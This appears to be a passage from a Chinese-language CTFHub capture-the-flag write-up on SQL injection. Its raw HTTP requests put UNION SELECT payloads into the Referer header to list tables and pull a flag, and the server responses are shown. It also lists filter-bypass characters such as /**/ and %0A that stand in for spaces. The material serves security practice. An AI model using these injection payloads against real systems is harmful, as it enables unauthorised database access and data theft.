    <title>CTFHub □□□□ | Refer□□</title>
    <link rel="stylesheet"
href="static/bootstrap.min.css">
    <script src="static/jquery.min.js"></script>
    <script src="static/popper.min.js"></script>
    <script src="static/bootstrap.min.js"></script>
</head>
<body>
    <div class="container">
        <div class="jumbotron text-center">
            <h1>Refer□□</h1>
            <p>□□referer□□ID</p>
            <code>select * from news where
id=id=1</code></br>ID: 1</br>Data: ctfhub
</div>
    </div>
</body>
</html>
```


爆表名



```
GET / HTTP/1.1
Host: challenge-6b6e0379d1a0a2d2.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36
Referer:id=-1 union select group_concat(table_name),2
from information_schema.tables where table_schema='sqli'
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
xchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Fri, 15 Jan 2021 12:26:54 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 725
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CTFHub □□□□ | Refer□□</title>
    <link rel="stylesheet"
href="static/bootstrap.min.css">
    <script src="static/jquery.min.js"></script>
    <script src="static/popper.min.js"></script>
    <script src="static/bootstrap.min.js"></script>
</head>
<body>
    <div class="container">
        <div class="jumbotron text-center">
            <h1>Refer□□</h1>
            <p>□□referer□□ID</p>
            <code>select * from news where id=id=-1
union select group_concat(table_name),2 from
information_schema.tables where
table_schema='sqli'</code></br>ID:
news,deolchnlfg</br>Data: 2        </div>
    </div>
</body>
</html>
```

爆flag



```
GET / HTTP/1.1
Host: challenge-6b6e0379d1a0a2d2.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36
Referer:id=-1 union select *,2 from sqli.deolchnlfg
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
xchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```


```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Fri, 15 Jan 2021 12:28:03 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 683
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CTFHub □□□□ | Refer□□</title>
    <link rel="stylesheet"
href="static/bootstrap.min.css">
    <script src="static/jquery.min.js"></script>
    <script src="static/popper.min.js"></script>
    <script src="static/bootstrap.min.js"></script>
</head>
<body>
    <div class="container">
        <div class="jumbotron text-center">
            <h1>Refer□□</h1>
            <p>□□referer□□ID</p>
            <code>select * from news where id=id=-1
union select *,2 from sqli.deolchnlfg</code></br>ID:
ctfhub{0fe8f1fa9fe62cba1f1e20a2}</br>Data: 2
</div>
    </div>
</body>
</html>
```

10. 过滤空格

可以代替空格的字符有：

- /**/ （常用）
- %09 （用url编码的需要提前解码或者在地址栏输入，或者用burp）
- %0A （常用）
- %0B
- %0C
- %0D（常用）


其余都差不多。如下：



-1/**/union/**/select/**/1,2

ID: 1
Data: 2

或者这样：



challenge-923fffbdcc2f98e7.sandbox.ctfhub.com:10080/?id=-1%0aunion%0aselect%0a1,2

ID: 1
Data: 2